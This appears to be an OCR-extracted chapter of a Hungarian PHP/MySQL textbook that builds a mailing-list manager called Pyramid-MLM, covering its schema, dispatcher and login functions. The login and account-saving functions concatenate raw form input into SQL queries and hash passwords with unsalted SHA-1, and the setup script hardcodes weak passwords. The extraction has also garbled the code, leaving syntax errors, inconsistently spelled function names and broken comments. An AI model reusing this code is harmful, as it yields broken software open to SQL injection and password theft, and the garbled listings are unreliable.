A 30.3 ábra az adminisztrátorként bejelentkezett felhasználók számára elérhető funkciókat mutatja. Látható, hogy az adminisztrátor az általános felhasználók által elérhető lehetőségek mellett további funkciókhöz is hozzáfér. Új levelezőlistákat hozhat létre, fájlfeltöltéssel új leveleket készíthet, illetve küldés előtt megtekintheti azok előnézetét.

Mivel az alkalmazás eseményvezérelt megközelítést követ, a gerincét ismét csak egyetlen fájl, az index.php tartalmazza, amely függvénykönyvtárak sokaságát hívja meg.

A 30.1 táblázatban az alkalmazást alkotó fájlok gyűjteményét találjuk.



30.3 ábra: Az adminisztrátorok számára további funkciók is elérhetők.

30.1 táblázat: A levelezőlista-kezelő alkalmazást alkotó fájlok

Fájlnév	Típus	Leírás
index.php	Alkalmazás	A teljes alkalmazást futtató, fő kód
beillesztett_fuggvenyek.php	Függvények	Az alkalmazásba beillesztett fájlok gyűjteménye
adat_ellenorzo_fuggvenyek.php	Függvények	A felhasználók által bevitt adatokat ellenőrző függvények gyűjteménye
adatbazis_fuggvenyek.php	Függvények	Az mlm adatbázishoz kapcsolódásra használt függvények gyűjteménye
mlm_fuggvenyek.php	Függvények	A levelezőlista kezeléséhez kapcsolódó függvények gyűjteménye
kimeneti_fuggvenyek.php	Függvények	A HTML kimenetet előállító függvények gyűjteménye
feltoltes.php	Alkotóelem	Az alkalmazás fájlfeltöltő komponensét kezelő kód; a biztonság érdekében elkölcönítettük a többi kódolt
felhasznaloi_hitelesites_fuggvenyek.php	Függvények	A felhasználók hitelesítésére használt függvények gyűjteménye
adatbazis_letrehozasa.sql	SQL	Az mlm adatbázis, illetve egy általános és egy adminisztrátor felhasználó létrehozására szolgáló SQL kód

Most pedig fogunk hozzá a projekt megalósításához! Munkánkat a feliratkozottakra és a listákra vonatkozó információkat tároló adatbázis létrehozásával kezdjük.

Az adatbázis létrehozása

Az alkalmazás működéséhez az alábbi adatokat szükséges eltárolnunk:

- Listák – Levelezőlisták, amelyekre a felhasználók feliratkozhatnak
- Felhasználók – A rendszer felhasználói és az ő preferenciáik
- Allisták – Az egyes felhasználókhoz tartozó olyan levelezőlisták, amelyekre feliratkoztak (sok a sokhoz típusú kapcsolat)
- Hírlevél – Az elküldött e-mailek rekordja
- Képek – Nyomon kell követni az egyes hírlevelekbe kerülő szöveget, HTML-t és képeket, mert szeretnénk több fájlból álló hírleveleket is küldeni.

Az adatbázis létrehozására szolgáló SQL kódot a 30.1 példakódban találjuk.

30.1 példakód: adatbazis_letrehozasa.sql – Az mlm adatbázist létrehozó SQL kód

```

CREATE DATABASE mlm;

USE mlm;

CREATE TABLE listak
(
    listaID INT AUTO_INCREMENT NOT NULL PRIMARY KEY,
    listanev CHAR(20) NOT NULL,
    leiras VARCHAR(255)
);

CREATE TABLE felhasznalok
(
    email CHAR(100) NOT NULL PRIMARY KEY,
    valodi_nev CHAR(100) NOT NULL,
    mime_tipus CHAR(1) NOT NULL,
    jelszo CHAR(40) NOT NULL,
    admin TINYINT NOT NULL
)

```

```

);

# a felhasználók és a listák közötti kapcsolatot tároló tábla
CREATE TABLE al_listak
(
    email CHAR(100) NOT NULL,
    listaID INT NOT NULL
);

CREATE TABLE hirlevel
(
    hirlevelID INT AUTO_INCREMENT NOT NULL PRIMARY KEY,
    email CHAR(100) NOT NULL,
    targy CHAR(100) NOT NULL,
    listaID INT NOT NULL,
    allapot CHAR(10) NOT NULL,
    kuldve DATETIME,
    modositva TIMESTAMP
);

#az adott hírlevélbe kerülő képeket tároló tábla
CREATE TABLE képek
(
    hirlevelID INT NOT NULL,
    eleresi_utvonals CHAR(100) NOT NULL,
    mime_tipus CHAR(100) NOT NULL
);

GRANT SELECT, INSERT, UPDATE, DELETE
ON mlm.*
TO mlm@localhost IDENTIFIED BY 'jelszo';

INSERT INTO felhasznalok VALUES
('admin@localhost', 'Adminisztrátori felhasználó', 'H', sha1('admin'), 1);

INSERT INTO felhasznalok VALUES
('laura_xt@optusnet.com.au', 'Adminisztrátori felhasználó', 'H', sha1('admin'), 1);

```

Emlékezhetünk rá, hogy a következőket begépelve hajthatjuk végre ezt a kódot:

```
mysql -u root -p < adatbazis_letrehozasa.sql
```

Meg kell adnunk root felhasználói jelszavunkat. (A kódot természetesen a megfelelő jogosultságokkal rendelkező bármely MySQL-felhasználóval futtathatjuk, csak az egyszerűség kedvéért választottuk a rootot.) A kód futtatása előtt változtassuk meg benne az mlm felhasználó és az adminisztrátor jelszavát.

Az adatbázis egyes mezői további magyarázatot igényelnek, füssük át röviden ezeket! A listak tábla a listaID és a listanev mezőket tartalmazza. Itt található továbbá a leiras mező, amely az egyes listákat bemutató, rövid szövegeket tárolja.

A felhasznalok tábla a felhasználók e-mail címét (email) és nevét (valodi_nev) tartalmazza. Tárolja továbbá a jelszo-t, illetve jelzi, hogy a felhasználó adminisztrátor-e (admin). A mime_tipus mezőben rögzítjük, hogy az egyes felhasználók milyen típusú hírlevelet kívánnak kapni. A HTML-t a H, a szöveges verziót pedig a T jelzi.

Az al_listak a felhasznalok táblából vett e-mail címeket (email), illetve a listak táblából származó listaID-eket tartalmazza.

A hirlevel táblában a rendszer által kiküldött hírlevelek ről találunk információkat. Tárolja a hírlevelek egyedi azonosítóját (hirlevelID), a címet, amelyről a hírlevelet küldtük (email), az e-mail tárgysorát (targy), valamint annak a levelezőlistának a listaID-ját, amelyre a levelet küldtük vagy küldeni fogjuk. Az üzenet szövege vagy HTML-je akár nagy fájl is lehet, ezért a hírlevelek archívumát az adatbázison kívül célszerű tárolnunk. Feljegyzünk továbbá néhány általános állapotin-

formációt: azt, hogy a hírlevél el lett-e küldve (`allapot`), ha igen, akkor mikor (`kuldve`), illetve eltárolunk egy időbelyeget, ami azt jelzi, hogy mikor módosítottuk utoljára ezt a rekordot (`modositva`).

Végül a képek táblával azt követjük nyomon, hogy minden képek tartoznak az egyes HTML üzenetekhez. A képek mérete akár igen nagy is lehet, ezért a hatékonyság megőrzése érdekében az adatbázison kívül fogjuk tárolni őket. Fel kell jegyeznünk, hogy a képek melyik hírlevélhez tartoznak (`hirlevelID`), minden `eleresi_utvonali`-on tároljuk őket, és minden MIME-típusúak (`mime_tipus`) – például `image/gif`.

A 30.1 példakóban lévő SQL kód beállít továbbá egy felhasználót, amelyként a PHP csatlakozhat, valamint egy adminisztrátort a levelezőlista-rendszer kezelésére.

A kód architektúrájának meghatározása

Akárcsak az előző projektben, most is eseményvezérelt megközelítést követünk. Az alkalmazás gerince az `index.php` fájlban található. Ez a kód az alábbi főbb részekből áll össze:

1. Előfeldolgozás végrehajtása. Itt a fejlécek küldése előtt szükséges feladatokat végezzük el.
2. Oldalfejlécek beállítása és küldése. A HTML oldal fejlécének létrehozása és küldése.
3. Művelet végrehajtása. Reagálás az észlelt eseményre. Akárcsak az előző példában, itt is a `$muvelet` változóban tároljuk az eseményt.
4. Oldalláblecek küldése.

Az alkalmazást nagyrészt ez a fájl működteti. Ahogy ezt már említettük, az alkalmazás a 30.1 táblázatban látható függvény-könyvtárakat használja.

Az `index.php` kód teljes szövegét a 30.2 mintakód tartalmazza.

30.2 Példakód: index.php – A Pyramid-MLM alkalmazás fő kódja

```
<?php

/*************************************
* 1. rész : előfeldolgozás
************************************/

include ('beillesztett_fuggvenyek.php');
session_start();

$muvelet = $_GET['muvelet'];

$gombok = array();

// füzzük hozzá ehhez a sztringhez,
// ha bármit feldolgoztunk a HTTP fejléc elküldése előtt!
$allapot = '';

// legelőször a bejelentkezési és kijelentkezési kéréseket kell feldolgozni
if($_POST['email']) && ($_POST['jelszo'])) {
    $bejelentkezes = bejelentkezes($_POST['email'], $_POST['jelszo']);

    if($bejelentkezes == 'admin') {
        $allapot .= "<p style=\"padding-bottom: 50px\>
                    <strong>".valodi_nev_lekerese($_POST['email'])."</strong>
                    sikeresen bejelentkezett
                    <strong>adminisztrátorként</strong>.</p\>";
        $_SESSION['admin_felhasznalo'] = $_POST['email'];
    } else if($bejelentkezes == 'normal') {
        $allapot .= "<p style=\"padding-bottom: 50px\>
```

```

<strong>".valodi_nev_lekerese($_POST['email'])."</strong>
sikeresen bejelentkezett.</p>";
$_SESSION['altalanos_felhasznalo'] = $_POST['email'];

} else {
    $allapot .= "<p style=\"padding-bottom: 50px\>Sajnos nem sikerült
        beléptetni a megadott e-mail címmel és jelszóval.</p>";
}
}

if($muvelet == 'kijelentkezes') {
    unset($muvelet);
    $_SESSION=array();
    session_destroy();
}

*****  

* 2. rész: fejléc létrehozása és megjelenítése  

*****  

// az eszközön megjelenő gombok meghatározása
if(altalanos_felhasznalo_ellenorze()) {
    // általános felhasználó esetén
    $gombok[0] = 'jelszo-megvaltoztatas';
    $gombok[1] = 'fiolek-beallitasok';
    $gombok[2] = 'sajat-listak-megjelenitese';
    $gombok[3] = 'egyeb-listak-megjelenitese';
    $gombok[4] = 'kijelentkezes';
} else if(admin_felhasznalo_ellenorze()) {
    // adminisztrátor esetén
    $gombok[0] = 'jelszo-megvaltoztatas';
    $gombok[1] = 'levelezolista-letrehozasa';
    $gombok[2] = 'hirlevel-letrehozasa';
    $gombok[3] = 'hirlevel-megtekintese';
    $gombok[4] = 'kijelentkezes';
    $gombok[5] = 'osszes-lista-megjelenitese';
    $gombok[6] = 'sajat-listak-megjelenitese';
    $gombok[7] = 'egyeb-listak-megjelenitese';
} else {
    // ha nincs bejelentkezve
    $gombok[0] = 'uj-fiolek';
    $gombok[1] = 'osszes-lista-megjelenitese';
    $gombok[4] = 'bejelentkezes';
}

if($muvelet) {
    // fejléc megjelenítése, benne az alkalmazás nevével
    // és az oldal vagy művelet leírásával
    html_fejlec_letrehozasa('Pyramid-MLM - '.muvelet_formazasa($muvelet));
} else {
    // fejléc megjelenítése, benne csak az alkalmazás nevével
    html_fejlec_letrehozasa('Pyramid-MLM');
}

eszközor_megjelenitese($gombok);

```

```

// a fejléc előtt meghívott függvények által létrehozott szöveg megjelenítése
echo $allapot;

//*********************************************************************
* 3. rész: műveletek végrehajtása
*****
```

```

// bejelentkezés nélkül csak ezek a műveletek hajthatók végre
switch ($muvelet) {
    case 'uj-fiok':
        // munkamenet-változók törlése
        session_destroy();
        fiok_urlap_megjelenitese();
        break;

    case 'fiok-tarolasa':
        if (fiok_tarolasa($_SESSION['altalanos_felhasznalo'],
                           $_SESSION['admin_felhasznalo'], $_POST)) {
            $muvelet = '';
        }

        if(!bejelentkezes_ellenorzese()) {
            bejelentkezesi_urlap_megjelenitese($muvelet);
        }
        break;

    case 'bejelentkezes':

    case '':
        if(!bejelentkezes_ellenorzese()) {
            bejelentkezesi_urlap_megjelenitese($muvelet);
        }
        break;

    case 'osszes-lista-megjelenitese':
        elemek_megjelenitese('Összes lista', osszes_lista_lekerese(), 'informacio',
                             'archivum-megjelenitese','');
        break;

    case 'archivum-megjelenitese':
        elemek_megjelenitese(listanev_lekerese($_GET['id']).'archívuma ',
                             archivum_lekerese($_GET['id']), 'HTML-megjelenitese',
                             'szoveges-megjelenitese', '');
        break;

    case 'informacio':
        informacio_megjelenitese($_GET['id']);
        break;
}

// az összes többi művelethez bejelentkezés szükséges
if(bejelentkezes_ellenorzese()) {
    switch ($muvelet) {
        case 'fiok-beallitasok':

```

```

fiook_urlap_megjelenitese(email_lekerese(),
    valodi_nev_lekerese(email_lekerese()),
    mime_tipus_lekerese(email_lekerese())));
break;

case 'egyeb-listak-megjelenitese':
    elemek_megjelenitese('Nem kért levelezőlisták',
        nem_feliratkozott_listak_lekerese(email_lekerese()),
        'informacio', 'archivum-megjelenitese', 'feliratkozas');
break;

case 'feliratkozas':
    feliratkozas(email_lekerese(), $_GET['id']);
    elemek_megjelenitese('Megrendelt levelezőlisták',
        feliratkozott_listak_lekerese(email_lekerese()),
        'informacio', 'archivum-megjelenitese', 'leiratkozas');
break;

case 'leiratkozas':
    leiratkozas(email_lekerese(), $_GET['id']);
    elemek_megjelenitese('Megrendelt levelezőlisták',
        feliratkozott_listak_lekerese(email_lekerese()),
        'informacio', 'archivum-megjelenitese', 'leiratkozas');
break;

case '':
case 'sajat-listak-megjelenitese':
    elemek_megjelenitese('Megrendelt levelezőlisták',
        feliratkozott_listak_lekerese(email_lekerese()),
        'informacio', 'archivum-megjelenitese', 'leiratkozas');
break;

case 'jelszo-megvaltoztatasa':
    jelszo_urlap_megjelenitese();
break;

case 'jelszo-megvaltoztatasa-tarolasa':
if(jelszo_valtoztatas(email_lekerese(), $_POST['elozo_jelszo'],
    $_POST['uj_jelszo'], $_POST['uj_jelszo2'])) {
    echo "<p style=\"padding-bottom: 50px;\">OK: jelszavát megváltoztattuk.</p>";
} else {
    echo "<p style=\"padding-bottom: 50px;\">Sajnáljuk, jelszavát
        nem sikerült megváltoztatni.</p>";
    jelszo_urlap_megjelenitese();
}
break;
}

// A következő műveleteket csak admin felhasználó hajthatja végre
if(admin_felhasznalo_ellenorzese()) {
    switch ($muvelet) {
        case 'hirlevel-letrehozasa':
            hirlevel_urlap_megjelenitese(email_lekerese());
}

```

```

break;

case 'levelezolista-letrehozasa':
    lista_urlap_megjelenitese(email_lekerese());
    break;

case 'lista-tarolasa':
    if(lista_tarolasa($_SESSION['admin_felhasznalo'], $_POST)) {
        echo "<p style=\"padding-bottom: 50px\>Az új lista hozzá lett adva.</p>";
        elemek_megjelenitese('Összes lista', osszes_lista_lekerese(), 'informacio',
            'archivum-megjelenitese','');
    } else {
        echo "<p style=\"padding-bottom: 50px\>A listát nem lehetett eltárolni.
            Kérjük, próbálja meg újra!</p>";
    }
    break;

case 'kuldes':
    kuldes($_GET['id'], $_SESSION['admin_felhasznalo']);
    break;

case 'hirlevel-megtekintese':
    elemek_megjelenitese('El nem küldött hirlevelek',
        elküldetlen_hirlevel_lekerese(email_lekerese()),
        'HTML-elonezete', 'szoveges-elonezete', 'kuldes');
    break;
}
}

*****  

* 4. rész: lábléc megjelenítése  

*****  

    html_lablec_megjelenitese();  

?>

```

A példakódban egymástól jól láthatóan elválasztva jelennék meg a kód különböző részei. Az előfeldolgozási részben beállítjuk a munkamenetet, és feldolgozzuk az oldalfejléc elküldése előtt végzendő műveleteket. Alkalmazásunkban a be- és kijelentkezés jelenti ezeket a műveleteket.

A lábléc-megjelenítés szakaszában állítjuk be a felhasználó által majdan látható menügombokat, majd a kimeneti_függvények.php könyvtár html_fejlec_letrehozasa() függvényével megjelenítjük a megfelelő oldalfejlécet. Ez a függvény egyszerűen csak a fejlécsor és a menük megjelenítéséért felelős, ezért a részleteibe most nem megyünk bele.

A kód fő részében kezeljük a felhasználó által kiválasztott műveletet. Ezek három csoportba oszthatók: a be nem jelentkezett felhasználók számára elérhető műveletek, az általános felhasználók számára elérhető műveletek, illetve az adminisztratív felhasználók számára fenntartott műveletek. Az utóbbi két műveletcsoporthoz való jogosultságot a bejelentkezes_ellenorzeze() és az admin_felhasznalo_ellenorzeze() függvénytel állapítjuk meg. Ez a két függvény a felhasznaloi_hitelesites_függvények.php függvénykönyvtárban található. Ezek, illetve az altalanos_felhasznalo_ellenorzeze() függvény kódját a 30.3 példakódban találjuk.

30.3 példakód: Hárrom függvény a felhasznaloi_hitelesites_függvények.php könyvtáról – Ezek a függvények állapítják meg, hogy a felhasználó bejelentkezett-e, és ha igen, akkor milyen szinten

```

function altalanos_felhasznalo_ellenorzeze() {
// ellenőrizzük, hogy bejelentkezett-e, és közöljük, ha nem

```

```

if (isset($_SESSION['altalanos_felhasznalo'])) {
    return true;
} else {
    return false;
}

function admin_felhasznalo_ellenorzeze() {
// ellenőrizzük, hogy bejelentkezett-e, és közöljük, ha nem

    if (isset($_SESSION['admin_felhasznalo'])) {
        return true;
    } else {
        return false;
    }
}

function bejelentkezes_ellenorzeze() {
    return ( altalanos_felhasznalo_ellenorzeze() || admin_felhasznalo_ellenorzeze() );
}

```

A fenti sorokból látható, hogy a függvények az altalanos_felhasznalo és az admin_felhasznalo munkamenet-változóval ellenőrzik, hogy a felhasználó belépett-e. Rövidesen megmutatjuk, hogyan kell beállítani ezeket a változókat.

Az index.php kód utolsó részében a kimeneti_fuggvenyek.php könyvtár html_lablec_megjelenitese() függvénye segítségével elküldjük a HTML láblécet.

Nézzük át röviden a rendszerben lehetséges műveleteket a 30.2 táblázatban!

30.2 táblázat: A levelezőlista-kezelő alkalmazás lehetséges műveletei

Művelet	Jogosultak köre	Leírás
bejelentkezes	Bárki	Megjeleníti a felhasználónak a bejelentkezési űrlapot
kijelentkezes	Bárki	Befejezi a munkamenetet
uj-fiok	Bárki	Új felhasználói fiókot hoz létre a felhasználónak
fiok-tarolasa	Bárki	Eltárolja a fiók adatait
osszes-lista-megjelenitese	Bárki	Megjeleníti a választható levelezőlistákat
archivum-megjelenitese	Bárki	Megjeleníti az adott levelezőlista archivált hírleveleit
informacio	Bárki	Alapinformációkat jelenít meg az adott listáról
fiok-beallitasok	Bejelentkezett felhasználók	Megjeleníti a felhasználó fiókjának beállításait
egyeb-listak-megjelenitese	Bejelentkezett felhasználók	Azokat a levelezőlistákat jeleníti meg, amelyekre nem iratkozott fel a felhasználó
sajat-listak-megjelenitese	Bejelentkezett felhasználók	Azokat a levelezőlistákat jeleníti meg, amelyekre a felhasználó feliratkozott
feliratkozas	Bejelentkezett felhasználók	A felhasználó feliratkozik egy adott listára
leiratkozas	Bejelentkezett felhasználók	A felhasználó leiratkozik egy adott listáról
jelszo-valtoztatas	Bejelentkezett felhasználók	A jelszó megváltoztatása űrlapot jeleníti meg
jelszo-valtoztatas-tarolasa	Bejelentkezett felhasználók	Módosítja az adatbázisban a felhasználó jelszavát


Művelet	Jogosultak köre	Leírás
hirlevel-letrehozása	Adminisztrátorok	Hírlevelek feltöltését lehetővé tevő űrlapot jelenít meg
levelezőlista-letrehozása	Adminisztrátorok	Új levelezőlisták létrehozását lehetővé tevő űrlapot jelenít meg
lista-tarolása	Adminisztrátorok	Eltárolja az adatbázisban a levelezőlista adatait
hirlevel-megtekintése	Adminisztrátorok	Megjeleníti a feltöltött, de még ki nem küldött hírleveleket
kuldes	Adminisztrátorok	Hírlevelek küldése a feliratkozottaknak

A 30.2 táblázatot olvasva hiányérzetünk lehet, mivel nem találjuk ott a hirlevel-tarolasa műveletet, ami tulajdonképpen a hirlevel-letrehozása műveettel létrehozott hírlevelek feltöltése. Ezt a funkciót egy külön fájlba (feltoltes.php) tettük bele, mert így biztonsági szempontból valamivel könnyebb lesz kezelní a fájlfeltöltést.

A következőkben a 30.2 táblázatban három csoportba sorolt – vagyis a nem bejelentkezett, a bejelentkezett és az adminisztrátor felhasználók számára elérhető – műveletek megvalósítását fogjuk áttekinteni.

30 A bejelentkezés megvalósítása

Amikor teljesen új felhasználó látogat el oldalunkra, három dolgot szeretnénk. Először is szeretnénk megmutatni neki, hogy mit kínál az oldalunk; másodsorban szeretnénk, hogy regisztráljon; végül azt, hogy lépjön be az oldalra. Ezeket a feladatokat most egyenként megvizsgáljuk. A 30.4 ábrán az oldalra első alkalommal ellátogató felhasználóknak megjelenített képernyőt láthatjuk.



30.4 ábra: Az oldalra érkező felhasználók új felhasználói fiókot hozhatnak létre, megtekinthetik az elérhető levelezőlistákat, illetve bejelentkezhetnek.


A következőkben az új felhasználói fiók létrehozásával és a bejelentkezéssel foglalkozunk, a levelezőlisták megjelenítésére pedig a fejezet későbbi, A Felhasználói funkciók megvalósítása és az Adminisztrátori funkciók megvalósítása című részében térünk majd vissza.

Új felhasználói fiók létrehozása

Ha a felhasználó a menüsor „Új fiók” gombjára kattint, az 'uj-fiok' műveletet váltja ki. Ez a művelet az index.php fájl alábbi kódját futtatja:

```
case 'uj-fiok':
    // munkamenet-valtozok törlése
    session_destroy();
    fiok_urpleg_megjelenitese();
break;
```

Ez a kód tulajdonképpen kilépteti az esetlegesen bejelentkezett felhasználót, és megjeleníti számára a 30.5 ábrán látható, a felhasználói fiók létrehozásához szükséges űrlapot.



30.5 ábra: A felhasználók az új felhasználói fiók létrehozására szolgáló ürlapon adhatják meg adataikat.

Az ürlapot a `kimeneti_fuggvenyek.php` könyvtár `fioke_urlap_megjelenites()` függvénye állítja elő. A függvényt nem csak itt, hanem a `fioke-beallitasok` műveletnél is használjuk, mindenkor esetben azt az ürlapot jeleníti meg, amellyel a felhasználó megadhatja fiókjainak az adatait. Amennyiben a `fioke-beallitasok` művelet által hívjuk meg a függvényt, az ürlapmezők a felhasználó meglévő adataival kitölte fognak megjelenni. Jelen esetben viszont üres az ürlap, mivel egy új felhasználó adatainak bevitelére szolgál. A függvény csak HTML kimenetet eredményez, ezért itt és most részletesebben nem foglalkozunk vele.

Az ürlap „Küldés” gombjára kattintással a `fioke-tarolasa` műveletet váltjuk ki, amelynek kódja a következő:

```
case 'fioke-tarolasa':
    if (fioke_tarolasa($_SESSION['altalanos_felhasznalo'],
                        $_SESSION['admin_felhasznalo'], $_POST)) {
        $muvelet = '';
    }
    if (!bejelentkezes_ellenorzeze()) {
        bejelentkezesi_urlap_megjelenites($muvelet);
    }
    break;
```

A 30.4 példakódban látható `fioke_tarolasa()` függvény tárolja el az adatbázisban a fiók adatait.

30.4 példakód: Az `mlm_fuggvenyek.php` könyvtár `fioke_tarolasa()` függvénye – A függvény új felhasználót ad az adatbázishoz, vagy módosítja egy meglévő felhasználó adatait

```
// új felhasználó hozzáadása az adatbázishoz,
// vagy meglévő felhasználó adatainak módosítása
function fioke_tarolasa($altalanos_felhasznalo, $admin_felhasznalo, $adatok) {
    if(!kitoltott($adatok)) {
        echo "<p>Mindent mezőt ki kell tölni. Kérjük, próbálja újra!</p>";
        return false;
    } else {
        if(letezo_felhasznalo($adatok['email'])) {
            // ellenőrizzük, hogy a módosítani kívánt felhasználóként jelentkezett-e be
            if(email_lekerese() == $adatok['email']) {
                $lekerdezés = "UPDATE felhasznalok SET
                                valodi_nev = '".$adatok[valodi_nev]."',
                                mime_tipus = '".$adatok[mime_tipus]."'
                                WHERE email = '".$adatok[email]."'";

                if($kapcsolat=adatbazishoz_kapcsoladas()) {
                    if ($kapcsolat->query($lekerdezés)) {
                        return true;
                    }
                }
            }
        }
    }
}
```

```

    } else {
        return false;
    }
} else {
    echo "<p>Nem sikerült elmenteni a változtatásokat.</p>";
    return false;
}
} else {
    echo "<p>Már regisztrált e-mail cím.</p>
          <p>Ha módosítani szeretné beállításait, jelentkezzen be ezzel a címmel!</p>";
    return false;
}
} else {
    // új felhasználói fiók
    $lekerdezés = "INSERT INTO felhasznalok
                    VALUES ('".$adatok[email]."',
                            '".$adatok[valodi_nev]."',
                            '".$adatok[mime_tipus]."',
                            sha1('".$adatok[uj_jelszo]."""),
                            0)";
    if($kapcsolat=adatbazishoz_kapcsolodás()) {
        if ($kapcsolat->query($lekerdezés)) {
            return true;
        } else {
            return false;
        }
    } else {
        echo "<p>Nem sikerült elmenteni az új felhasználói fiókot.</p>";
        return false;
    }
}
}

```

A függvény először ellenőrzi, hogy a felhasználó megadta-e a kért adatokat. Amennyiben igen, a függvény új felhasználót hoz létre, vagy – amennyiben a felhasználó már létezik – módosítja a fiók adatait. A felhasználó csak annak a fióknak az adatait módosíthatja, amelynek felhasználói nevével és jelszavával bejelentkezett.

A bejelentkezett felhasználó személyazonosságát az `email_lekerese()` függvényteljesítéssel ellenőrizzük, amely visszakeres az aktuálisan bejelentkezett felhasználó e-mail címét. Később még visszatérünk ehhez a függvényhez, mert olyan munkamenet-változókat használ, amelyeket a felhasználó bejelentkezésekor állítunk be.

Bejelentkezés

Amikor a felhasználó kitölti a 30.4 ábrán láttott bejelentkezési űrlapot, és a „Bejelentkezés” gombra kattint, az index.php kódba jut, mégpedig úgy, hogy az email és a jelszo változó értéke be van állítva. Ez a bejelentkezési kódot aktiválja, ami az index.php előfelfelosztási részében található, és a következőképpen néz ki:

```
// legelőször a bejelentkezési és kijelentkezési kéresekkel kell feldolgozni
if($_POST['email']) && ($_POST['jelszo'])) {
    $bejelentkezes = bejelentkezes($_POST['email'], $_POST['jelszo']);

    if($bejelentkezes == 'admin') {
        $allapot .= "<p style=\"padding-bottom: 50px;\">
            <strong>".valodi_nev_lekerese($_POST['email'])."</strong>
```

```

        sikeresen bejelentkezett
        <strong>adminisztrátorként</strong>.</p>";
$_SESSION['admin_felhasznalo'] = $_POST['email'];

} else if($bejelentkezes == 'normal') {
    $allapot .= "<p style=\"padding-bottom: 50px\">
        <strong>".valodi_nev_lekerese($_POST['email'])."</strong>
        sikeresen bejelentkezett.</p>";
    $_SESSION['altalanos_felhasznalo'] = $_POST['email'];

} else {
    $allapot .= "<p style=\"padding-bottom: 50px\">Sajnos nem sikerült
        beléptetni a megadott e-mail címmel és jelszóval.</p>";
}
}

if($muvelet == 'kijelentkezes') {
    unset($muvelet);
    $_SESSION=array();
    session_destroy();
}

```

A fenti sorokból láthatjuk, hogy először is megpróbáljuk beléptetni a felhasználót a felhasznaloi_hitelesites_függvények.php könyvtár bejelentkezes() függvényét használva. Ez a függvény kis mértékben különbözik a máshol használt bejelentkezési függvényektől, érdemes hát közelebbről megvizsgálni. Kódját a 30.5 példakóban látjuk.

30.5 példakód: A felhasznaloi_hitelesites_függvények.php könyvtár bejelentkezes() függvénye – A függvény a felhasználó bejelentkezési adatait ellenörzi

```

function bejelentkezes($email, $jelszo) {
// felhasználói név és jelszó összevetése az adatbázissal
// ha rendben van, visszatérési értéke true
// egyébként kivételt vált ki

// kapcsolódás az adatbázishoz
$kapcsolat = adatbazishoz_kapcsolodas();
if (!$kapcsolat) {
    return 0;
}
$lekerdezés = "SELECT admin FROM felhasznalok
                WHERE email='".$email.''
                AND jelszo = sha1('".$jelszo."')";

$eredmeny = $kapcsolat->query($lekerdezés);
if (!$eredmeny) {
    return false;
}

if ($eredmeny->num_rows<1) {
    return false;
}

$sor = $eredmeny->fetch_array();

if($sor[0] == 1) {

```

```

        return 'admin';
    } else {
        return 'normal';
    }
}

```

A korábban alkalmazott bejelentkezési függvények sikeres bejelentkezés esetén true, egyébként false értékkel tértek vissza. Sikertelen bejelentkezés esetén itt is false értéket kapunk, ám sikeres bejelentkezés után a felhasználó típusát kapjuk vissza, ami 'admin' vagy 'normal' lehet. Ezt úgy állapítjuk meg, hogy az adott e-mail cím és jelszó pároszhoz visszakeressük a felhasználók tábla admin oszlopában található értékét. Ha a lekérdezés nem ad eredményt, false értéket adunk vissza. Adminisztrátori felhasználó esetén az érték 1 (true) lesz, így ekkor 'admin' értékkel tér vissza a függvény. minden más esetben visszatérísi értéke 'normal' lesz.

A kód futtatásának fő ágához visszatérve munkamenet-változót regisztrálunk, hogy nyomon tudjuk követni, ki a felhasználó. Ha adminisztrátor, akkor admin_felhasznalo lesz, máskülönben pedig általános_felhasznalo. Akármelyik változót állítjuk be, tartalmazni fogja a felhasználó e-mail címét. Annak érdekében, hogy egyszerűbbé tegyük a felhasználó e-mail címének ellenőrzését, a korábban már említett email_lekerese() függvényt fogjuk használni. Ennek kódját a 30.6 példakód mutatja.

30.6 példakód: A felhasznaloi_hitelesites_fuggvenyek.php könyvtár email_lekerese() függvénye – A függvény a bejelentkezett felhasználó e-mail címét adja vissza

```

function email_lekerese() {
    if (isset($_SESSION['altalanos_felhasznalo'])) {
        return $_SESSION['altalanos_felhasznalo'];
    }


    if (isset($_SESSION['admin_felhasznalo'])) {
        return $_SESSION['admin_felhasznalo'];
    }

    return false;
}

```

Miután visszatérünk a program fő ágához, tájékoztatjuk a felhasználót, hogy sikerült-e beléptetni, és ha igen, milyen szinten lépett be. A 30.6 ábrán egy sikeres bejelentkezési kísérlet eredményét látjuk.

Most, hogy már bejelentkezett felhasználóval rendelkezünk, a felhasználói funkciókkal folytatjuk munkánkat.



30.6 ábra: A rendszer közli a felhasználóval, hogy sikeresen bejelentkezett.

Felhasználói funkciók megvalósítása

A bejelentkezett felhasználóknak az alábbi öt lehetőséget szeretnénk felkínálni:

- A feliratkozás céljából elérhető levelezőlisták megjelenítése
- Feliratkozás listákra és leiratkozás azokról

- Felhasználói beállítások módosítása
- Jelszóváltoztatás
- Kijelentkezés

A 30.6 ábrán látható gombokkal a fenti lehetőségek jelentős része már elérhető. Nézzük meg most azt, hogyan valósítjuk meg ezeket a funkciókat!

Levelezőlisták megtekintése

A projektben többféleképpen adunk a felhasználóknak lehetőséget arra, hogy megtekintsék az elérhető levelezőlistákat és azok adatait. A 30.6 ábrán két ilyen opciót látunk: a „Saját listák megjelenítése” gombra kattintva azokat a listákat látja a felhasználó, amelyekre már feliratkozott. Az „Egyéb listák megjelenítése” gombbal azokat a levelezőlistákat tekintheti meg, amelyekre nem iratkozott fel.

